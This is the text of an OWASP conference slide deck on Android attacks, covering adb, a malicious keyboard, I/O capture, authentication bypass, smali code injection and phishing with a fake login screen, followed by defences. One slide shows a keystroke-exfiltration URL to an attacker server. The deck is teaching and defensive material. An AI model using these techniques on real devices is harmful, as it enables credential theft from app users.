Android (in)Security

Having fun with Android

OWASP
The Open Web Application Security Project

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About Me

- BSc in Digital Systems, University of Piraeus, 2010
- MSc in Information Security, Royal Holloway, University of London,2012
- Penetration Tester at 7Safe, part of PA Consulting, since September 2012
- Pretty much a geek, with a great love for IT, movies and boardgames.

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
Agenda

- Android Basics
- Data Interception by malicious Keyboard
- Malicious I/O Capture
- Authentication Bypass
- Malicious Code injection
- Phishing attacks
- Defences

Android Basics

Android Architecture



APPLICATIONS

Home | Contacts | Phone | Browser | ...

APPLICATION FRAMEWORK

Activity Manager | Window Manager | Content Providers | View System

Package Manager | Telephony Manager | Resource Manager | Location Manager | Notification Manager

LIBRARIES

Surface Manager | Media Framework | SQLite

OpenGL | ES | FreeType | WebKit

SGL | SSL | libc

ANDROID RUNTIME

Core Libraries

Dalvik Virtual Machine

LINUX KERNEL

Display Driver | Camera Driver | Flash Memory Driver | Binder (IPC) Driver

Keypad Driver | WiFi Driver | Audio Drivers | Power Management

Android **D**ebug **B**ridge

- ... Or adb for short.
- Part of the Android SDK.
- Client, Server, daemon
- Used during development
- The main tool used for Android debugging (and hacking!)

ADB Commands


- **Adb (dis)connect <IP>:** connects a device (or VM) to the host machine.
- **Adb devices:** List of all currently connected devices.
- **Adb shell:** Opens a shell on the host machine for the connected device.
- **Adb shell –c <command>:** Executes directly a shell command on the connected device.
- **Adb am start <>:** Start an activity of an already installed application.
- **Adb tcpip <port>:** Opens an adb daemon listener on the given port.

Demos

- ..Let’s pray to the demo gods that they will be nice with me today...
- **Android Emulator:** AndroVM, produced by Daniel Fages (@madCdan) androvm.org
- **Android Version:** 4.1.1 Jelly Bean
- **Merchant Application:** produced by Matthew Seaward, really thankful that he borrowed it to me for this presentation.

Data Interception by Malicious Keyboard

- Google Play store or third party sites
- Anyone can upload their applications on the store
- Are you sure about their origin?
- Keyboards are one of those applications...
- Google shows a warning when you try to install it.
- But I want those cool emoticons! I am sure that nothing will be wrong!
- ....Or, is it?



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Android Phones on EE
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Order An Android Phone On EE's Mobile Site To Get Superfast 4G!
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Orange Android Phones
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Android
q w e r t y u i o p
a s d f g h j k l
z x c v b n m DEL
123
Malicious Android Keyboard

Victim's mobile device

http://appacker.com/keycollector.php?keys=Androic


Internet

Attacker's server
(publicly available)

Live Demo

Malicious I/O Capture

- A second way of capturing user input.
- Less visible than a third party keyboard.
- Manipulating the devices’ display drivers to send also the input to the attacker.
- Represents the position of a touch or swipe on an x, y base.
- **Down-side:** Physical access to the phone, the make and model of phone must be known to interpret the data.



Re-Authenticate

Merchant Application


Please Re-Authenticate Yourself

In order to access the settings you must re-authenticate yourself.

User Name: Admin

Password: ••••••

Login In




The victim enters his credentials which are stolen by low-level IO reader and sent to the remote attackers server.

Attacker's remote server

Live Demo

Analysis of data on screen



287, 714px 1 × 66px 600 × 1024px Size: 85.5KB

Authentication Bypass

- As you have seen, our application contains a Login screen.
- Android provides the developer with a variety of different tools
- Being so open and friendly can also be the downside for Android application Developers.
- Android allows us to bypass the authentication of the application in more than one ways.
- Here we will see two different scenarios: A simple SQL injection or the use of **am** command to bypass the authentication (rooted phone needed)
- More on Authentication bypass later on...

Live Demo

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
Malicious Code Injection

- Android applications are Java at heart
- Any tools that work for Java work for them plus many more....
- **Dex2jar**
  - Transforms .dex files to .jar files
  - Jar files can be then decompiled with any Java Decompiler
  - But...
  - The code produced isn’t complete and as a result can not be recompiled
- **Smali & baksmali**
  - An assembler/dissassembler for the dex files
  - Generates a dissassembled code in smali format, which is close to Java
  - We can inject code, reassemble it and install it normally!
- **APKManager**
  - A script/tool that utilises the smali/baksmali tools, signs and install apks plus much more....



Malicious Java code (containing a malicious funcitonality to be injected)

JAVA COMPILER

VulnerableApp.apk

MaliciousCode.apk

DECOMPILER

DECOMPILER

DECOMPILER

DECOMPILER

Reference Java code

This Java code cannot be compiled back to original app.

Reversible Smali code

Fragments of Smali code are injected into the code of the vulnerable application

Reversible Smali code

Reference Java code

This Java code cannot be compiled back to original app.

Smali COMPILER


ModifiedApp.apk

Live Demo

Phishing Attacks

This time we will do the things different...

Live Demo



15:07

Merchant Application

Merchant Application

Please Login

User Name:

Admin


Password:

Login In


1. The Malicious Application has started monitoring processes in the system (the malicious functionality is invisible for the end-user)

2. The Merchant Application has started

The legitimate application is runnig its 1st activity: the login screen.



3. The Malicious Application detects that the legitimate application has started and pops-up its own fake login screen.



4. The victim enters his credentials which are stolen and sent to the remote attackers server.

Defences

Defences

- OWASP Top 10
- Code obfuscation
- Don’t download third-party applications from suspicious sources!
- If you have to do it, at least check the manifest.xml for anything “phishy” or even decompile the app (yeah, it’s that easy....)
- Close applications that you don’t trust before using your e-banking App.
- Don’t hand your phone to suspicious looking guys (like me or anyone in this room!) :P

I would like to thank:

- Steven van der Baan
- Aleksander Gorkowienko
- Matthew Seaward

For their help during the research and development of these demos, as well as their innovative ideas!

Questions?

THANK YOU!!!

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